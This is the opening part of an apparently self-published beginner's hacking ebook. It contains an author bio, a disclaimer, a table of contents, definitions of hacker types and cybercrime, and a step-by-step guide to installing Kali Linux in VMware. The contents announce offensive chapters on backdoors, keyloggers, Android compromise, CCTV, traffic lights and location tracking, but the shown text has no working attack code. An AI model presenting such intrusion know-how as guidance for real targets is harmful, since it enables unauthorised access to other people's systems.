

HACKING A GLITCH IN THE SECURITY

Hacking A GLITCH IN THE SECURITY

BY – Kali CTS

About The Author :

Admin Of Instagram/@cyber_tech_society 'Kali is a penetration tester and bug hunter .I started my journey in my 10th, hacking wifi ,turning off computers ,friends mobiles ,their social media account . These things are illegal I didn't knew at that time, untill read about cyber security laws and their policies .Then I came across and got to knew about ethical hacking, this is something new to me like protecting people and make them aware .

So I started our page on 1st of Jan 2019 & decided to share the knowledge I have , to help people and making them aware. At that time The number of hacking and scamming cases are on their pick. Many people were reporting me about the scams happened to them I helped some people to recover their money but in most cases Its impossible to recover your money once your paid to that scammer .

We (Me and other page admins) do takeout some telegram&Instagram pages and exposed them and try to make these platform clean and still continuing, buts scams are keep going . We can't stop them but Do aware all of you. So here I'm with yours page....yes it's yours <I'm nothing without you all ,around 100K community members. There were many up and downs with me and our page . There were many things/changes happed to me during these years although I belongs to an Indian middle class family, only persons like me can feel the pain of it,we carries a lot of invisible responsibilities on our shoulder. Our page got shadow banned 2 times in the year 2020. Anyway here I'm launching our book for all of you .

Now you can start your journey 😊

Preface

Thanks you for purchasing our book. This book is developed for those who wants to learn h@cking from scratch. This book is full of practical based knowledge. Any beginner as well as learner can prefer this book. Wishing you all the best, Go ahead and Start your Journey.

Disclaimer

This book is only for an Educational purpose. Any actions and or activities related to this material contained on this book is solely your responsibility. The misuse of the information on this book can result in criminal charges brought against the persons in question. The author will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this book to break the law.

Contents

Section -1 (Basics)12
Chapter 1: Introduction to Hacking	
Chapter 2: Set Up Your Lab	
Chapter 3: Linux Basics	
Chapter 4: Network Security	
Chapter 5: Web Server	
Chapter 6: Programming	
Section -2 (Assessments)113
Chapter 1: Information Gathering	
Chapter 2: Essential Tools	
Chapter 3: Scanning	
Chapter 4: Vulnerabilities Assessments	
Section -3 (Attacks) 227
Chapter 1: Exploitation	
Chapter 2: Password Attacks	
Chapter 3: Backdoors & Key-loggers	
Chapter 4: Social Engineering	
Chapter 5: Wireless Attacks	
Chapter 6: Network Attacks	
Chapter 7: Web Application Attacks	
Section -4 (Android Hacking)442
Section -5 (Bonus)468
Chapter 1: Reverse Engineering	
Chapter 2: Steganography	

Chapter 3: Firewall
Chapter 4: DDOS
Chapter 5: Using IRC
Chapter 6: SS7
Chapter 7: Getting into VOIP
Chapter 8: Compromising A CCTV
Chapter 9: Getting into TRAFFIC LIGHTS
Chapter 10: Social Media
Chapter 11: Location Tracking

FAREWELL

.....556

Content In Details

Section -1 (Basics)

Chapter 1 : Introduction To Hacking

.....12

- Who is a hacker
- What is Cybercrime
- What is Ethical Hacking
- Importance of Ethical Hacking
- How long does it take to become an expert hacker

Chapter 2 : Set Up Your Lab

.....17

- Why Use Kali Linux?
- Installing Kalilinux

Chapter 3 : Linux Basics

.....45

- Linux Commands
- Going Anonymous with linux

Chapter 4 : Network Security

.....90

- Protocols
- Computer Network and its components
- Network Threats
- Types of Attack
- Network Security Vulnerability
- various network security techniques
- Firewalls and its Types

Chapter 5 : Web Server

.....102

- Starting, Stopping, and Restarting Apache at the Command Prompt
- FTP Server
- SSH Server
- Accessing the Remote System

Chapter 6 : Programming108
• Why Programming for Hacking	

Section -2 (Assessments)

Chapter 1 : Information Gathering113
-----------------------------------	----------

- Footprinting
- Reconnaissance tools
- Hacking with Google
- Who-Is directories
- Maltego
- E-mail tracking tools

Chapter 2 : Essential Tools142
-----------------------------	----------

- More than 40 Tools

Chapter 3 : Scanning169
----------------------	----------

- Host Discovery
- Scanning for Open Ports and Services
- Understanding the TCP Three-Way Handshake
- TCP Connect Scan
- NULL, FIN, and XMAS Scans
- UDP Port Scan
- Anonymous Scan Types
- Advanced Firewall/IDS Evading Techniques
- ZENMAP

Chapter 4 : Vulnerabilities Assessments200
---	----------

- Nessus
- The nmap Scripting Engine
- Running a single nse script
- Metasploit scanner modules

Section -3 (Attacks)

Chapter 1 : Exploitation

.....227

- Versus Attack Types
- Local Exploits
- Remote Exploits
- Metasploit
- INSTALLING METASPLOITABLE 2
- Msfconsole

Chapter 2 : Password Attacks

.....258

- Password Systems
- Attacks with Internet
- using hydra
- Cracking HTTP passwords
- Gaining router access
- John the Ripper
- rainbow tables
- Offline Password attacks

Chapter 3 : Backdoors & Key-loggers

.....293

- Hacking windows using metasploit backdoor and post exploitation
- Software Keyloggers
- Remote Keyloggers
- Binders

Chapter 4 : Social Engineering

.....324

- The social-engineer toolkit
- Spear-Phishing attacks
- Choosing a Payload
- Web attacks

Chapter 5 : Wireless Attacks

.....345

- Compromising WEP, WPS, and WPA/WPA2
- URL traffic manipulation

- Port redirection
- Sniffing network traffic

Chapter 6 : Network Attacks367

- ARP Protocol Basics
- Using ARP Spoof to Perform MITM Attacks
- ARP Poisoning with Ettercap
- Hijacking Session with MITM Attack
- DNS Poisoning

Chapter 7 : Web Application Attacks394

- SQL Injections
- GET Parameter
- POST Parameter
- Sqlninja
- Attacking MongoDB
- CMS - Content Management Systems
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)
- Session Tokens
- OWASP

Section -4 (Android Hacking)442

- Compromising Android Devices
- Using existing exploits
- Bypassing screen locks
- Pulling data from the sdcard
- Compromising Android Using Meterpreter

Section -5 (Bonus)468

FAREWELL556

SECTION - 1 (Basics)

Chapter - 1

INTRODUCTION TO HACKING

Who is a hacker

A hacker is someone who likes to tinker with electronics or computer systems. Hackers like to explore and learn how computer systems work, finding ways to make them do what they do better, or do things they weren't intended to do.

Hackers are classified according to the intent of their actions. The following list classifies hackers according to their intent.

Ethical Hacker (White hat): A hacker who gains access to systems with a view to fix the identified weaknesses. They may also perform penetration Testing and vulnerability assessments.

Hacker (Black hat): A hacker who gains unauthorized access to computer systems for personal gain. The intent is usually to steal corporate data, violate privacy rights, transfer funds from bank accounts etc.

Grey hat: A hacker who is in between ethical and black hat hackers. He/she breaks into computer systems without authority with a view to identify weaknesses and reveal them to the system owner.

Script kiddies: A non-skilled person who gains access to computer systems using already made tools.

Hacktivist: A hacker who use hacking to send social, religious, and political, etc. messages. This is usually done by hijacking websites and leaving the message on the hijacked website.

Phreaker : A hacker who identifies and exploits weaknesses in telephones instead of computers.

What is Cybercrime?

Cyber crime is the use of computers and networks to perform illegal activities such as spreading computer viruses, online bullying, performing unauthorized electronic fund transfers, etc. Most cybercrimes are committed through the internet. Some

cybercrimes can also be carried out using Mobile phones via SMS and online chatting applications.

Type of Cybercrime

The following list presents the common types of cybercrimes:

Computer Fraud: Intentional deception for personal gain via the use of computer systems.

Privacy violation: Exposing personal information such as email addresses, phone number, account details, etc. on social media, websites, etc.

Identity Theft: Stealing personal information from somebody and impersonating that person.

Sharing copyrighted files/information: This involves distributing copyright protected files such as eBooks and computer programs etc.

Electronic funds transfer: This involves gaining an un-authorized access to bank computer networks and making illegal fund transfers.

Electronic money laundering: This involves the use of the computer to launder money.

ATM Fraud: This involves intercepting ATM card details such as account number and PIN numbers. These details are then used to withdraw funds from the intercepted accounts.

Denial of Service Attacks: This involves the use of computers in multiple locations to attack servers with a view of shutting them down.

Spam: Sending unauthorized emails. These emails usually contain advertisements.

What is Ethical Hacking?

Ethical Hacking is identifying weakness in computer systems and/or computer networks and coming with countermeasures that protect the weaknesses. Ethical hackers must abide by the following rules.

- Get written permission from the owner of the computer system and/or computer network before hacking.

- Protect the privacy of the organization **been hacked**.
- Transparently report **all the identified weaknesses** in the computer system to the organization.
- Inform hardware and software vendors of the identified weaknesses.

Importance of Ethical Hacking

In the dawn of international conflicts, terrorist organizations funding cybercriminals to breach security systems, either to compromise national security features or to extort huge amounts by injecting malware and denying access. Resulting in the steady rise of cybercrime. Organizations face the challenge of updating hack-preventing tactics, installing several technologies to protect the system before falling victim to the hacker.

New worms, malware, viruses, and ransomware are primary benefit are multiplying every day and is creating a need for ethical hacking services to safeguard the networks of businesses, government agencies or defense.

How long does it take to become an expert hacker?

Becoming a great hacker isn't easy and it doesn't happen quickly. Being creative helps a lot. There is more than one way a problem can be solved, and as a hacker you encounter many problems. The more creative you are the bigger chance you have of hacking a system without being detected.

Another huge quality you must have is the will to learn because without it, you will get nowhere. Remember, Knowledge is power. Patience is also a must because many topics can be difficult to grasp and only over time will you master them.

SECTION - 1 (Basics)

Chapter - 2

SETUP YOUR LAB

What is Kali Linux?

Kali Linux is a Debian-based Linux distribution. It is a meticulously crafted OS that specifically caters to the likes of network analysts & penetration testers. The presence of a plethora of tools that come pre-installed with Kali transforms it into an ethical hacker's swiss-knife. Previously known as Backtrack, Kali Linux advertises itself as a more polished successor with more testing-centric tools, unlike Backtrack which had multiple tools that would serve the same purpose, in turn, making it jampacked with unnecessary utilities. This makes ethical hacking using Kali Linux a simplified task.

Why Use Kali Linux?

There are a wide array of reasons as to why one should use Kali Linux. Let me list down a few of them:

1. **As free as it can get** – Kali Linux has been and will always be free to use.
2. **More tools than you could think of** – Kali Linux comes with over 600 different penetration testing and security analytics related tool.
3. **Open-source** – Kali, being a member of the Linux family, follows the widely appreciated open-source model. Their development tree is publicly viewable on Git and all of the code is available for your tweaking purposes.
4. **Multi-language Support** – Although penetration tools tend to be written in English, it has been ensured that Kali includes true multilingual support, allowing

more users to operate in their native language and locate the tools they need for the job.

5. Completely customizable – The developers at offensive security understand that not everyone will agree with their design model, so they have made it as easy as possible for the more adventurous user to customize Kali Linux to their liking, all the way down to the kernel.

System Requirements for Kali Linux

Installing Kali is a piece of cake. All you have to make sure is that you have the compatible hardware. Kali is supported on i386, amd64, and ARM (both ARMEL and ARMHF) platforms. The hardware requirements are minimal as listed below, although better hardware will naturally provide better performance.

- A minimum of 20 GB disk space for the Kali Linux install.
- RAM for i386 and amd64 architectures, minimum: 1GB, recommended: 2GB or more.
- CD-DVD Drive / USB boot support/ VirtualBox
-

Let's Install Kalilinux

Step 1 – Download Kali Linux ISO image


- To install the Kali Linux, we will have to first get the installer ISO image file.
- You can get it by visiting the official download page. Please download the 64 bit or 32 bit image depending on the system you have.

- Don't get confused by the many options available such as Kali Linux 64 bit Mate or Kali Linux 64 bit Xfce.
- They are all the same except for the desktop environment.
- LXDE, Mate, Xfce are various open source desktop environments.
- I use Kali Linux 64 bit, but the choice is yours.
- It does not really matter.

**Just remember that Kali Linux 64 bit Light is the minimal distribution which will not contain all the features. You will have to install the tools you want later on.*

- There is also an option to download the VMware image directly.

But I prefer to create my own Virtual Machine which has all the tools installed.




Step 2 – Locate the downloaded file

- You can find the downloaded image file in the download folder, if you have not changed the default settings.
- The filename would be something like kali-linux-2018.3- amd64.iso.
- If you have downloaded through torrent, the ISO file will be downloaded in a folder, folder name would be something like kali-linux-2018.3-amd64.iso.

Step 3- Open VMWare Workstation

- Open VMWare Workstation from Windows Start menu or from your desktop if you have VMWare Workstation icon there.




Step 4 – Launch VMware Workstation New Virtual

-Machine installation wizard

- To launch the wizard to create a new virtual machine,
- Click on Create a New Virtual Machine or File -> New Virtual Machine.
- Welcome to the new Virtual Machine Wizard dialog box will open.
- Select typical and click on next.

Step 5- Welcome to the new Virtual Machine Wizard

Dialog box appears




- This is where you get a chance to select the way virtual machine will be created.
- Typical is predefined or mostly the defaults.
- Custom is where you get to set advanced options such as compatibility with older Virtual Machines, SCSI controller type, etc.
- We will go with the default options. Select Typical and click Next.




Step 6- Select installation media or source

- In this dialog box you will have to browse to the downloaded ISO file and click next.
- Generally, VMWare Workstation detects the OS automatically and initiates what they call as the Easy Install.
- But in the case of Kali Linux this is not the case and you will see a warning (yellow triangle).
- Please ignore that and click next to continue.




Step 7- Select Guest Operating System

- In this dialog box, you will be asked to select the Guest Operating System.
- Select Guest operating system as Linux and Version as Debian 9.x 64-bit or 32 bit depending on your system.



Step 8- Provide Virtual machine name


- In this dialog box, you will be asked to provide the name of the virtual machine. You can provide any name you like.
- You can also change the location of the virtual machine. By default it is place in the Documents/Virtual Machine folder. Leaving it as the default is also fine.



Step 9- Specify disk capacity


This dialog box asks you to specify the disk capacity. This is the maximum amount of disk space it will utilize once the Virtual Machine is created. You can leave it to the default but if you are running low on disk space, you can reduce it to 20 GB. This is generally sufficient if you are not planning to install heavy disk using software's such as Photoshop. Such software's reduce the performance of your Virtual Machine if your Computer is not powerful enough.

Check Split Virtual Disk into multiple files. This is the default option. Say if you specify 60 GB, all of 60 GB will not be utilized or say 60 GB will not be blocked at once. These Virtual Disks expand according to the usage with a Maximum size you specified as the disk capacity. On a fresh install normally it takes 10 GB of space which will grow according to the software's you install in the VM.




Step 10- Ready to create Virtual Machine Dialog Box

- This is the final dialog box and what you see is all the options you have selected in previous dialog boxes.




- Normally I increase the RAM and memory before clicking finish. This helps to finish the installation process faster.
- If you have sufficient RAM and CPU on your host Windows machine, I suggest even you should increase RAM and CPU.

- To increase the RAM, before clicking Finish, click on customize hardware. Increase the memory using the slider.




- To increase the CPU, Enter the values number of processors and number of cores. Click on Finish to start the installation process



Click on Close and Finish to start the installation process

Step 11 – Power on Virtual Machine

Now you will have to power on the virtual machine to start the process. You can see the option to power on the VM on top left hand side.



